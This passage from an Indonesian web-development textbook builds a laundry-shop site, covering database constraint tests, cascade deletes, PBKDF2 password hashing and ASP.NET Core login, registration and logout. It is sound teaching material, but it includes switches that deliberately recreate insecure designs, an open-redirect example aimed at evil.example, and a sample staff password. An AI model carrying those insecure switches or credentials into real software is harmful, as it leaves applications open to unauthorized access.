    return conn.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0]


attempt("1. a bill for customer C9999",
        "INSERT INTO Bill VALUES ('B9000', '2026-09-30 20:00:00', NULL, NULL, 'queued',
'A01', 1, 8000, "
        "'C9999', 'E0004', 'S0001', '001')")
attempt("2. a second customer C0001",
        "INSERT INTO Customer VALUES ('C0001', 'Copy', 'f', 'Surabaya', '2000-01-01', 'Jl.
Kenari 1', "
        "'0812-0000-0000', '2026-09-30 20:00:00', 'copy@example.com', '*****', 0, NULL)")
attempt("3. a name of 51 letters", "UPDATE Customer SET name = ? WHERE id = 'C0002'", ("x"
* 51,))
b0, p0, l0 = count("Bill"), count("Payment"), count("StatusLog")
attempt("4. delete customer C0001", "DELETE FROM Customer WHERE id = 'C0001'")
print(f"   bills {b0} -> {count('Bill')}, payments {p0} -> {count('Payment')}, log rows
{l0} -> {count('StatusLog')}")
hers = conn.execute("SELECT COUNT(*) FROM Bill WHERE Customer_id = 'C0002'").fetchone()[0]
attempt("5. change key C0002 to C0300", "UPDATE Customer SET id = 'C0300' WHERE id =
'C0002'")
now = conn.execute("SELECT COUNT(*) FROM Bill WHERE Customer_id = 'C0300'").fetchone()[0]
print(f"   bills of C0300: {now} (C0002 had {hers})")
```

Kode 16.4 (Lanjutan) *p161_design.py: model yang sama dan lima upaya yang sama dalam Python.*

```
conn.rollback()                                       # leave laundry.db exactly as it was
```

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 foreign keys: Employee.Outlet_id->Outlet, Employee.spv_id->Employee, Bill.Outlet_id-
>Outlet, Bill.Service_id->Service, Bill.Employee_id->Employee, Bill.Customer_id->Customer,
Payment.Bill_id->Bill, StatusLog.Employee_id->Employee, StatusLog.Bill_id->Bill

1. a bill for customer C9999   REFUSED (IntegrityError): FOREIGN KEY constraint failed
2. a second customer C0001     REFUSED (IntegrityError): UNIQUE constraint failed:
Customer.id
3. a name of 51 letters        REFUSED (IntegrityError): CHECK constraint failed:
Customer_name_len
4. delete customer C0001       REFUSED (IntegrityError): FOREIGN KEY constraint failed
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

Ketiga program sepakat pada setiap putusan dan setiap hitungan; hanya kata-kata penolakannya yang menjadi milik masing-masing pustaka. Perhatikan bahwa SQLite menyebut nama aturan yang menolak nama panjang itu, `Customer_name_len`, karena skemanya menamai setiap *constraint*: satu kata per *constraint* mengubah galat yang samar menjadi galat yang tepat.

Penyelesaian keliru yang menggoda. Buat relasinya, lalu berhenti di situ: `ds.Relations.Add("Bill_Customer", customerId, billCustomerId)`, tidak lebih. Kodenya lebih pendek, dapat dikompilasi, dan setiap halaman berjalan. Namun relasi yang dibuat dengan cara ini mendapat *foreign key constraint* yang `DeleteRule`-nya `Rule.Cascade` [3], dan itu bukan yang diinginkan sebuah binatu. Jalankan pembuktiannya dengan `--cascade`:

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 relations, delete rule Cascade: Employee_Outlet, Employee_Employee, Bill_Customer,
Bill_Employee, Bill_Service, Bill_Outlet, Payment_Bill, StatusLog_Bill, StatusLog_Employee

1. a bill for customer C9999   REFUSED (InvalidConstraintException): ForeignKeyConstraint
Bill_Customer requires the child key values (C9999) to exist in the parent table.
2. a second customer C0001     REFUSED (ConstraintException): Column 'id' is constrained to
be unique.  Value 'C0001' is already present.
3. a name of 51 letters        REFUSED (ArgumentException): Cannot set column 'name'. The
value violates the MaxLength limit of this column.
4. delete customer C0001       OK
   bills 2953 -> 2943, payments 3319 -> 3309, log rows 8802 -> 8772
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

Upaya keempat kini *berhasil*: menghapus `C0001` diam-diam menghapus sepuluh notanya, sepuluh pembayarannya, dan tiga puluh baris jejak auditnya, lima puluh baris sejarah yang lenyap karena satu klik pada baris yang salah. Tidak ada peringatan, sebab *cascade* adalah aturan yang bekerja sesuai perintah. Inilah bentuk `DataSet` dari jebakan SQLite di Bab 8, *foreign key* yang tidak ditegakkan tanpa `PRAGMA foreign_keys = ON` [4]: modelnya tampak benar di atas kertas tetapi berperilaku lain. Obatnya: pilih aturan hapus dengan sengaja, dan buktikan dengan uji yang menghapus sebuah induk.

UJI DIRI. Nota yang dibatalkan harus tetap menyimpan pembayarannya (di sebagian toko pengembalian uang dicatat sebagai pembayaran negatif yang baru, tetapi tidak di toko ini), sedangkan nota *draf* yang tidak pernah dikonfirmasi boleh dibuang bersama semua yang melekat padanya. Profitina Laundry tidak mengenal draf, jadi ia memilih `Rule.None` di mana-mana. Andaikan pemilik menambahkan tabel `BillPhoto(id, Bill_id, file)` berisi foto noda yang diambil di meja kasir. Aturan hapus apa yang akan Anda berikan pada relasi `BillPhoto_Bill`, dan mengapa jawabannya berbeda dengan `Payment_Bill`?

Jawaban. `Rule.Cascade` (atau `ON DELETE CASCADE` dalam SQL) masuk akal untuk `BillPhoto_Bill`: foto tidak berarti apa-apa tanpa notanya, bukan catatan keuangan, dan bila sebuah nota suatu saat boleh dihapus, foto-fotonya sepatutnya ikut pergi. `Payment_Bill` harus tetap `Rule.None` (`RESTRICT`): pembayaran adalah uang yang sungguh berpindah tangan dan harus bertahan apa pun yang terjadi pada notanya. Aturannya mengikuti *apa* baris anak itu, bukan apa yang praktis.

16.4.2 Soal 16.2 — Registrasi, *login*, dan *logout*

SOAL. The website must include registration, login and logout.


Dengan kata lain: situs web itu harus memiliki registrasi, *login*, dan *logout*.

Dengan bahasa kita sendiri. *Registrasi* membuat akun: sebuah baris beserta cara mengenali pemiliknya kelak. *Login* memeriksa alamat surel dan kata sandi dan, bila cocok, membuat *server* mengenali peramban ini pada setiap permintaan sesudahnya. *Logout* mengakhiri pengenalan itu. Ada satu kebutuhan yang tidak diucapkan soal, padahal tanpanya ketiga hal tadi hanyalah hiasan: setiap halaman yang tidak publik harus *menolak* pengunjung yang belum *login*, atau yang *login* dengan jenis akun yang keliru.

Rancangan. Seperti di Bab 8, staf *login* dengan akun-akun dalam README basis data (kasir `kasir1@profitina-laundry.example`, kata sandi `Kasir#2026`), dan registrasi disediakan untuk pelanggan, yang `password_hash`-nya kosong sampai mereka mendaftar. *Login* mencari alamat surel di antara karyawan, lalu di antara pelanggan, dan jawabannya memberikan dua *claim*: `kind` (staf atau pelanggan) dan `role`, yang diturunkan dari data (tanpa penyelia: pemilik; ada yang melapor kepadanya: penyelia; selain itu `section` menentukan kasir atau pencuci).

DEFINISI. *Claim* adalah satu fakta tentang pengguna yang sedang *login*, berupa nama dan nilai: `role = cashier`, `outlet = O01`. ASP.NET Core menyimpan *claim* seorang pengguna dalam sebuah `ClaimsPrincipal`. *Autentikasi cookie* menuliskan *claim* itu ke dalam sebuah *cookie*, dienkripsi dan ditandatangani dengan kunci yang tidak pernah meninggalkan *server*, lalu membacanya kembali pada setiap permintaan; peramban membawa *cookie* itu tetapi tidak dapat membaca atau mengubah isinya [5]. *Kebijakan otorisasi* (*authorization policy*) adalah aturan bernama atas *claim* ("Staff: *claim* `kind` harus `staff`"), dan sebuah halaman dapat ditempatkan di bawah suatu kebijakan sehingga *server* menolak setiap permintaan yang tidak memenuhinya.

Gambar 16.3 mengikuti seorang kasir dari permintaan pertamanya sampai ke *grid*. Tiga aturan Bab 8 tetap berlaku. Kata sandi hanya disimpan sebagai *hash* yang lambat dan bergaram dalam format basis data itu, PBKDF2-HMAC-SHA256 dengan 600.000 putaran, `pbkdf2_sha256$600000$<salt>$<hash>` [6] [7]. Identitas disimpan di tempat yang tidak dapat diubah pengunjung: di sini sebuah *cookie* terenkripsi, yang dapat ia bawa tetapi tidak dapat ia palsukan. Dan tidak ada yang bertahan melewati *login*: *cookie* baru diterbitkan dan sesi dikosongkan.



Gambar 16.3 *Login* seorang kasir dan permintaan berikutnya. Panah putus-putus adalah *login* yang ditolak, yang memberi jawaban sama entah surel entah kata sandinya yang salah.

Penyelesaian ASP.NET: konfigurasi. Segala sesuatu yang berlaku untuk seluruh situs diputuskan sekali saja, di `Program.cs` (**Kode 16.5**).

Kode 16.5 `Program.cs`: layanan, kebijakan, folder yang dilindungi, dan *middleware* Laundry Counter.

```
// Program.cs - the Laundry Counter: ASP.NET Core Razor Pages on .NET 10 (Problems 16.2 to
16.10).
// Run (from this folder):  dotnet run -- --urls http://127.0.0.1:9601     then open that
address.
using System.Globalization;
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.DataProtection;

// One culture for numbers and dates on every machine: 52000.00, never 52000,00.
CultureInfo.DefaultThreadCurrentCulture = CultureInfo.DefaultThreadCurrentUICulture =
CultureInfo.InvariantCulture;

var builder = WebApplication.CreateBuilder(args);
var teaching = builder.Configuration.GetSection("Teaching").Get<TeachingSwitches>() ?? new
TeachingSwitches();
builder.Services.AddSingleton(teaching);
builder.Services.AddSingleton(new ShopClock(builder.Configuration["Laundry:Now"]));
builder.Services.AddSingleton<RecentBills>();

// The data layer. By default: a DataSet loaded from the CSV files and saved as XML (runs
anywhere).
// With Microsoft.Data.Sqlite installed: the same interface over laundry.db (see README).
string dataDir = builder.Configuration["Laundry:DataDir"]
                 ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data");
#if USE_SQLITE
if (builder.Configuration["Laundry:Store"] == "sqlite")
{
    string cs = $"Data Source={Path.Combine(dataDir, "laundry.db")};Foreign Keys=True";
    builder.Services.AddSingleton<ILaundryStore>(
        new DbLaundryStore(() => new Microsoft.Data.Sqlite.SqliteConnection(cs)));
}
else
#endif
builder.Services.AddSingleton<ILaundryStore>(new DataSetStore(dataDir));

// The keys that encrypt the login cookie and the anti-forgery tokens (Problem 16.6).
// Keep them in a folder that survives restarts and deployments, never in the repository.
string? keysDir = builder.Configuration["Laundry:KeysDir"];
if (keysDir != null)
{
    builder.Services.AddDataProtection()
        .PersistKeysToFileSystem(new DirectoryInfo(keysDir))
        .SetApplicationName("LaundryCounter");
}
```

Kode 16.5 (Lanjutan) *Program.cs: layanan, kebijakan, folder yang dilindungi, dan middleware Laundry Counter.*

```
builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
    .AddCookie(o =>
    {
        o.LoginPath = "/login";
        o.AccessDeniedPath = "/denied";
        o.Cookie.Name = "laundry.auth";
        o.Cookie.HttpOnly = true;                    // scripts in the page cannot read it
        o.Cookie.SameSite = SameSiteMode.Lax;        // not sent with another site's POST
        o.ExpireTimeSpan = TimeSpan.FromHours(8);    // one working shift
        o.SlidingExpiration = true;
    });
builder.Services.AddAuthorization(o =>
{
    o.AddPolicy("Staff", p => p.RequireClaim("kind", "staff"));
    o.AddPolicy("Customer", p => p.RequireClaim("kind", "customer"));
    o.AddPolicy("Owner", p => p.RequireRole("owner"));
    o.AddPolicy("Manager", p => p.RequireRole("owner", "supervisor"));
});

builder.Services.AddDistributedMemoryCache();        // where session data lives: server
memory
builder.Services.AddSession(o =>
{
    o.Cookie.Name = "laundry.session";
    o.Cookie.HttpOnly = true;
    o.Cookie.IsEssential = true;
    o.IdleTimeout = TimeSpan.FromMinutes(20);
});

builder.Services.AddRazorPages(o =>
{
    o.Conventions.AddPageRoute("/Customers/Edit", "customers/new");
    if (!teaching.NoAuthorize)                       // Problem 16.2: the server decides,
page by page
    {
        o.Conventions.AuthorizeFolder("/Customers", "Staff");
        o.Conventions.AuthorizeFolder("/Bills", "Staff");
        o.Conventions.AuthorizePage("/Services/Edit", "Owner");
        o.Conventions.AuthorizePage("/Reports/Revenue", "Manager");
        o.Conventions.AuthorizePage("/MyBills", "Customer");
    }
});
```

Kode 16.5 (Lanjutan) *Program.cs: layanan, kebijakan, folder yang dilindungi, dan middleware Laundry Counter.*

```
var app = builder.Build();
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/error");
    app.UseHsts();
}
app.UseStatusCodePagesWithReExecute("/error/{0}");
app.UseStaticFiles();
app.UseRouting();
app.UseAuthentication();
app.UseAuthorization();
app.UseSession();
app.MapRazorPages();
app.Run();

// Switches that reproduce the tempting wrong solutions of Chapter 16. All false in real
use.
public class TeachingSwitches
{
    public bool NoAuthorize { get; set; }             // Problem 16.2: hide links instead
of authorizing
    public bool BindWholeEntity { get; set; }         // Problem 16.3: accept every posted
field
    public bool ClientOnlyValidation { get; set; }    // Problem 16.9: trust the browser's
checks
    public bool StaticRecent { get; set; }            // Problem 16.10: per-visitor data in
a static field
}
```

Baris demi baris. Baris-baris pertama menetapkan *culture*, agar `52000.00` ditulis dengan titik di mesin mana pun (Windows berbahasa Indonesia akan menulis `52000,00` ke dalam isian angka yang lalu ditolak peramban). `CreateBuilder(args)` membaca konfigurasi dari `appsettings.json`, dari lingkungan, dan dari baris perintah, yang belakangan menang, sehingga `Laundry__Now` di lingkungan dan `--Laundry:Now=...` di baris perintah sama-sama mengisi `Laundry:Now`. Bagian `Teaching` memuat empat sakelar yang menghadirkan kembali penyelesaian keliru yang menggoda, semuanya `false` dalam pemakaian sungguhan. `AddSingleton` mendaftarkan sebuah *layanan* (*service*) yang dibuat ASP.NET Core satu kali lalu diberikan kepada setiap halaman yang memintanya di konstruktornya (*dependency injection*): begitulah sebuah halaman menerima `ILaundryStore` tanpa tahu kelas mana yang ada di belakangnya. Blok `#if USE_SQLITE` hanya dikompilasi bila paket SQLite terpasang (Soal 16.11). `AddCookie` mengatur *cookie login*: `HttpOnly` (skrip di halaman tidak dapat membacanya), `SameSite = Lax` (tidak dilampirkan pada `POST` dari situs lain), dan umur selama satu giliran kerja. `AddAuthorization` mendefinisikan empat kebijakan, dan `AddRazorPages` menempatkan seluruh folder di bawahnya: `Customers` dan `Bills` memerlukan `Staff`, penyunting harga `Owner`, laporan pendapatan `Manager`, `MyBills` `Customer`. *Middleware* menyusul dalam urutan **Gambar 16.1**; autentikasi harus datang sebelum otorisasi, kalau tidak otorisasi tidak melihat siapa pun.

Penyelesaian ASP.NET: kata sandi. Kode 16.6 membuat dan memeriksa *hash* kata sandi dalam format basis data, sehingga *hash* yang ditulis situs Java atau Python dapat diverifikasi di situs ASP.NET, dan sebaliknya.

Kode 16.6 `Passwords.cs`: PBKDF2-HMAC-SHA256 dengan garam acak, dibandingkan dalam waktu tetap.

```
// Passwords.cs - PBKDF2-HMAC-SHA256 in the format of the Laundry database (Problem 16.2):
//   pbkdf2_sha256$<iterations>$<16-byte salt, Base64>$<32-byte key, Base64>
using System.Security.Cryptography;
using System.Text;

namespace LaundryCounter.Security;

public static class Passwords
{
    public const int Iterations = 600_000;              // OWASP's figure for PBKDF2-HMAC-
SHA256

    // A hash of a random password, checked when an e-mail is unknown, so that a wrong e-
mail
    // takes as long to refuse as a wrong password.
    public static readonly string Dummy = Hash(Guid.NewGuid().ToString());

    public static string Hash(string password)
    {
        byte[] salt = RandomNumberGenerator.GetBytes(16);
        byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
Iterations,
                                               HashAlgorithmName.SHA256, 32);
        return
$"pbkdf2_sha256${Iterations}${Convert.ToBase64String(salt)}${Convert.ToBase64String(key)}";
    }

    public static bool Verify(string password, string? stored)
    {
        string[] p = (stored ?? "").Split('$');
        if (p.Length != 4 || p[0] != "pbkdf2_sha256" || !int.TryParse(p[1], out int n))
return false;
        try
        {
            byte[] salt = Convert.FromBase64String(p[2]), expected =
Convert.FromBase64String(p[3]);
            byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
n,
                                                   HashAlgorithmName.SHA256,
expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);   // constant-
time comparison
        }
        catch (FormatException)
        {
            return false;
        }
    }
}
```

`RandomNumberGenerator` memberi garam yang tidak dapat ditebak; `FixedTimeEquals` membandingkan dalam waktu yang tidak bergantung pada letak perbedaan pertama kedua larik, sehingga mengukur waktu jawaban tidak membocorkan apa pun.

Penyelesaian ASP.NET: *login*. Kode 16.7 adalah *page model* untuk `/login`.

Kode 16.7 `Login.cshtml.cs`: pemeriksaan kata sandi, *claim*, dan *redirect* yang hanya menuju alamat di situs ini.

```
// Login.cshtml.cs - Problem 16.2: check the password, then let ASP.NET Core issue the
login cookie.
using System.ComponentModel.DataAnnotations;
using System.Security.Claims;
using LaundryCounter.Data;
using LaundryCounter.Security;
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class LoginModel(ILaundryStore store) : PageModel
{
    [BindProperty, Required, EmailAddress, Display(Name = "E-mail")]
    public string Email { get; set; } = "";

    [BindProperty, Required, DataType(DataType.Password)]
    public string Password { get; set; } = "";

    [BindProperty(SupportsGet = true)]
    public string? ReturnUrl { get; set; }

    public void OnGet() { }

    public async Task<IActionResult> OnPostAsync()
    {
        if (!ModelState.IsValid) return Page();
        Account? a = store.FindAccount(Email.Trim());
        bool ok = Passwords.Verify(Password, a?.PasswordHash ?? Passwords.Dummy);  // same
work either way
        if (a == null || !ok)
        {
            ModelState.AddModelError("", "Wrong e-mail or password.");        // never say
which one
            return Page();
        }
        var claims = new List<Claim>
        {
            new(ClaimTypes.NameIdentifier, a.Id),
            new(ClaimTypes.Name, a.Name),
            new(ClaimTypes.Role, a.Role),
            new("kind", a.Kind),
        };
        if (a.OutletId != null) claims.Add(new Claim("outlet", a.OutletId));
        HttpContext.Session.Clear();                        // nothing from before the
login survives it
        await HttpContext.SignInAsync(CookieAuthenticationDefaults.AuthenticationScheme,
            new ClaimsPrincipal(new ClaimsIdentity(claims,
CookieAuthenticationDefaults.AuthenticationScheme)));
```

Kode 16.7 (Lanjutan) *Login.cshtml.cs: pemeriksaan kata sandi, claim, dan redirect yang hanya menuju alamat di situs ini.*

```
        TempData["Flash"] = $"Welcome, {a.Name}.";
        string home = a.Kind == "staff" ? "/customers" : "/my-bills";
        return LocalRedirect(Url.IsLocalUrl(ReturnUrl) ? ReturnUrl! : home);   // never to
another site
    }
}
```

Baris demi baris. ASP.NET Core memberikan `ILaundryStore` kepada *primary constructor*. *Property* ber-`[BindProperty]` menerima isian yang dikirim; `[Required]` dan `[EmailAddress]` diperiksa sebelum `OnPostAsync` berjalan. Bila alamat surel tidak dikenal, kode tetap menjalankan

pemeriksaan PBKDF2 penuh terhadap `Passwords.Dummy`; tanpa itu surel yang salah akan dijawab seketika dan kata sandi yang salah baru sesudah sepertiga detik, dan waktu itu akan membocorkan alamat mana yang mempunyai akun. Dengan alasan yang sama, kedua kesalahan mendapat satu pesan. Lalu *claim* disusun, sesi dikosongkan, dan `SignInAsync` menerbitkan *cookie*. `Url.IsLocalUrl(ReturnUrl)` mencegah *open redirect*: tanpanya, `/login?ReturnUrl=https://evil.example` akan mengirim kasir yang baru saja *login* ke halaman orang asing.

Penyelesaian ASP.NET: registrasi. Registrasi mengikat `CustomerForm` (**Kode 16.8**), yaitu isian yang boleh dikirim pengunjung tentang seorang pelanggan beserta aturannya, ditambah kata sandi dan pengulangannya (**Kode 16.9**); `[Compare(nameof(Password))]` adalah `CompareValidator` dari Bab 14.

Kode 16.8 `CustomerForm.cs`: isian pelanggan yang boleh dikirim formulir, beserta aturannya. Kelas ini sengaja tidak mempunyai `Credit`.

```
// CustomerForm.cs - what a visitor may send about a customer, with the rules it must
satisfy
// (Problems 16.2, 16.3 and 16.9). There is deliberately no Credit here: see Problem 16.3.
using System.ComponentModel.DataAnnotations;
using System.Globalization;
using LaundryCounter.Data;

namespace LaundryCounter.Web;

public class CustomerForm : IValidatableObject
{
    [Required, StringLength(50)]
    public string Name { get; set; } = "";

    [Required, RegularExpression("^[fm]$", ErrorMessage = "Gender must be f or m.")]
    public string Gender { get; set; } = "f";

    [Required, StringLength(50), Display(Name = "Place of birth")]
    public string Place { get; set; } = "";

    [Required, DataType(DataType.Date), Display(Name = "Birth date")]
    public string Birthdate { get; set; } = "";

    [Required, StringLength(200)]
    public string Address { get; set; } = "";

    [Required, RegularExpression(@"^0\d{2,3}-?\d{3,4}-?\d{3,4}$", ErrorMessage = "A phone
looks like 0812-0000-1234.")]
    public string Phone { get; set; } = "";

    [Required, EmailAddress, StringLength(50), Display(Name = "E-mail")]
    public string Email { get; set; } = "";

    // A rule that needs more than one attribute can say: the CustomValidator of Web Forms.
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        if (!DateOnly.TryParseExact(Birthdate, "yyyy-MM-dd", CultureInfo.InvariantCulture,
DateTimeStyles.None, out DateOnly born))
            yield return new ValidationResult("Birth date must look like 2001-07-25.",
[nameof(Birthdate)]);
        else if (born.Year < 1900 || born > DateOnly.FromDateTime(DateTime.Today))
            yield return new ValidationResult("Birth date must be between 1900 and today.",
[nameof(Birthdate)]);
    }

    public CustomerInput ToInput() =>
        new(Name.Trim(), Gender, Place.Trim(), Birthdate, Address.Trim(), Phone.Trim(),
Email.Trim());
```

Kode 16.8 (Lanjutan) *CustomerForm.cs: isian pelanggan yang boleh dikirim formulir, beserta aturannya. Kelas ini sengaja tidak mempunyai Credit.*

```
    public static CustomerForm From(CustomerRow c) => new()
    {
        Name = c.Name, Gender = c.Gender, Place = c.Place, Birthdate = c.Birthdate,
        Address = c.Address, Phone = c.Phone, Email = c.Email,
    };
}
```

Kode 16.9 `Register.cshtml.cs`: akun pelanggan baru, diperiksa, di-*hash*, dan disimpan, lalu Post/Redirect/Get.

```
// Register.cshtml.cs - Problem 16.2: a new customer creates an online account.
using System.ComponentModel.DataAnnotations;
using LaundryCounter.Data;
using LaundryCounter.Security;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class RegisterModel(ILaundryStore store, ShopClock clock) : PageModel
{
    [BindProperty]
    public CustomerForm Input { get; set; } = new();

    [BindProperty, Required, StringLength(100, MinimumLength = 8, ErrorMessage = "The
password needs at least 8 characters.")]
    [DataType(DataType.Password)]
    public string Password { get; set; } = "";

    [BindProperty, DataType(DataType.Password), Display(Name = "Repeat the password")]
    [Compare(nameof(Password), ErrorMessage = "The two passwords differ.")]
    public string Confirm { get; set; } = "";

    public void OnGet() { }

    public IActionResult OnPost()
    {
        if (ModelState.IsValid && store.FindAccount(Input.Email.Trim()) != null)
            ModelState.AddModelError("Input.Email", "That e-mail address already has an
account.");
        if (!ModelState.IsValid) return Page();
        string id = store.RegisterCustomer(Input.ToInput(), Passwords.Hash(Password),
clock.Now());
        TempData["Flash"] = $"Account {id} created. Please log in.";
        return RedirectToPage("/Login");                    // Post/Redirect/Get
    }
}
```

Markup-nya, `Register.cshtml`, adalah sederet *tag helper*: `<input asp-for="Input.Phone">` menuliskan `name`, `id`, `type`, dan nilai isian dari *property*-nya, dan `<span asp-validation-for="Input.Phone">` menuliskan pesan galatnya; tidak ada HTML yang dirangkai dengan tangan, sehingga setiap nilai di-*escape*.

Penyelesaian ASP.NET: *logout*. **Kode 16.10** membuang *cookie*, mengosongkan sesi, lalu mengalihkan; permintaan `GET` hanya dialihkan, karena pratinjau tautan yang mengikuti sebuah `GET` tidak boleh membuat siapa pun ter-*logout*.

Kode 16.10 `Logout.cshtml.cs`: *logout* adalah `POST`.

```
// Logout.cshtml.cs - Problem 16.2: forget the visitor. Logging out changes state, so POST
only.
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class LogoutModel : PageModel
{
    public IActionResult OnGet() => Redirect("/");

    public async Task<IActionResult> OnPostAsync()
    {
        await HttpContext.SignOutAsync(CookieAuthenticationDefaults.AuthenticationScheme);
// drop the cookie
        HttpContext.Session.Clear();
// and the session
        TempData["Flash"] = "You have logged out.";
        return Redirect("/login");
    }
}
```

Penyelesaian Java dan Python. Situs Java dan Python, yang dicantumkan lengkap di Soal 16.3 (**Kode 16.15**, **Kode 16.16**), mengikuti **Kode 16.7** sampai **Kode 16.10** keputusan demi keputusan: format *hash* yang sama, pemeriksaan *dummy* yang sama, pesan yang sama, `ReturnUrl` yang sama-sama hanya lokal. Situs Java menyimpan identitas dalam sesi di sisi *server* dan memberi pengunjung id sesi baru pada setiap *login*; Flask menyimpannya dalam *cookie* yang ditandatangani dengan `LAUNDRY_SECRET`, ditandatangani dan bukan dienkripsi, sehingga pengunjung dapat membacanya tetapi tidak dapat mengubahnya [8]. Keduanya melindungi halaman seperti `AuthorizeFolder`: fungsi `guard`, yang berjalan sebelum setiap permintaan, mencocokkan *path* dengan sebuah tabel aturan.

Penyelesaian keliru yang menggoda. Lindungi halaman dengan menyembunyikan tautannya. Tata letak **Kode 16.17** (Soal 16.4) hanya menampilkan tautan "Customers" kepada staf, dan godaannya adalah percaya bahwa halaman yang tidak dapat ditemukan siapa pun adalah halaman yang tidak dapat dibuka siapa pun. Sakelar pengajaran `Teaching:NoAuthorize` membangun situs persis seperti itu: tautan disembunyikan, tanpa kebijakan. Inilah yang dilihat pengunjung yang belum pernah *login* ketika ia mengetikkan alamatnya sendiri (skripnya `tests/tempting.py`):

```
anonymous GET /customers -> 200
  the page says: 256 customers, page 1 of 26.
  the menu shows a visitor a Customers link: no
```

Dengan kebijakan terpasang, permintaan yang sama ditolak:

```
anonymous GET /customers -> 302 /login
  the page says: (no customer data)
  the menu shows a visitor a Customers link: no
```

Menunya sama pada kedua kasus. Alamat bukanlah rahasia: ia ada di riwayat peramban, di log *server*, di tangkapan layar, dan di setiap tebakan seperti `/customers` atau `/admin`. Menyembunyikan tautan menuntun pengguna yang jujur; hanya pemeriksaan di *server* yang menjaga orang lain tetap di luar.

> **UJI DIRI.** Seorang penyelia di gerai O02 boleh melihat laporan pendapatan, tetapi hanya untuk gerainya sendiri. Kebijakan `Manager` mengizinkannya membuka halaman itu. Di mana aturan

> "hanya gerainya sendiri" seharusnya berada: di kebijakan, di *page model*, atau di *markup*? Mengapa?
>
> *Jawaban.* Di *page model* (atau di lapisan data yang dipanggilnya), karena aturan itu bergantung pada data yang diminta, bukan hanya pada siapa yang meminta: *handler* membaca *claim* `outlet` dan meneruskannya ke kueri, sehingga baris-baris gerai lain tidak pernah diambil sama sekali. Kebijakan menjawab "bolehkah pengguna ini membuka halaman ini?"; ia tidak dapat mengetahui baris mana yang akan ditampilkan halaman itu. Menyaring di *markup* adalah kesalahan tautan tersembunyi sekali lagi: angka-angka gerai lain tetap dikirim ke peramban, dan siapa pun yang menyimpan halaman itu atau membaca sumbernya akan melihatnya.

16.4.3 Soal 16.3 — Membuat, membaca, mengubah, dan menghapus

> **SOAL.** The website must provide all four CRUD operations: create, read, update and delete.
>
> *Dengan kata lain:* situs web itu harus menyediakan keempat operasi CRUD: membuat, membaca, mengubah, dan menghapus.

Dengan bahasa kita sendiri. Halaman-halaman yang memungkinkan orang yang tepat menambah, menampilkan, mengubah, dan menghapus catatan, dengan aturan bisnis di *server*: harga yang dihitung *server*, pelanggan yang tidak dapat lenyap selama masih mempunyai nota, deposit yang hanya boleh diubah pemilik, nota yang maju selangkah demi selangkah dan setiap langkahnya tercatat. **Tabel 16.3** mendaftar kesembilan fiturnya.

Rancangan. Tiga lapis, masing-masing dengan satu tugas. *Halaman* menerima permintaan, memeriksa masukan, dan memilih jawabannya. *Interface* `ILaundryStore` (**Kode 16.11**) menyatakan, dalam lima belas tanda tangan metode, segala sesuatu yang boleh diminta halaman dari data, dan tidak lebih. *Store* mengerjakan pekerjaan atas data. Setiap perubahan mengikuti Post/Redirect/Get: `POST` mengerjakan tugasnya, menaruh pesan satu baris di `TempData`, lalu menjawab dengan *redirect*, sehingga menekan tombol *Reload* hanya mengulang `GET` yang tidak berbahaya.

Kode 16.11 `ILaundryStore.cs`: *record* yang diterima halaman, dan lima belas hal yang boleh mereka minta dari lapisan data.

```
// ILaundryStore.cs - everything the pages may ask of the data layer, and nothing more.
// Two implementations: DataSetStore (disconnected, runs anywhere) and DbLaundryStore
(connected,
// any ADO.NET provider). The pages never know which one they are talking to.
namespace LaundryCounter.Data;

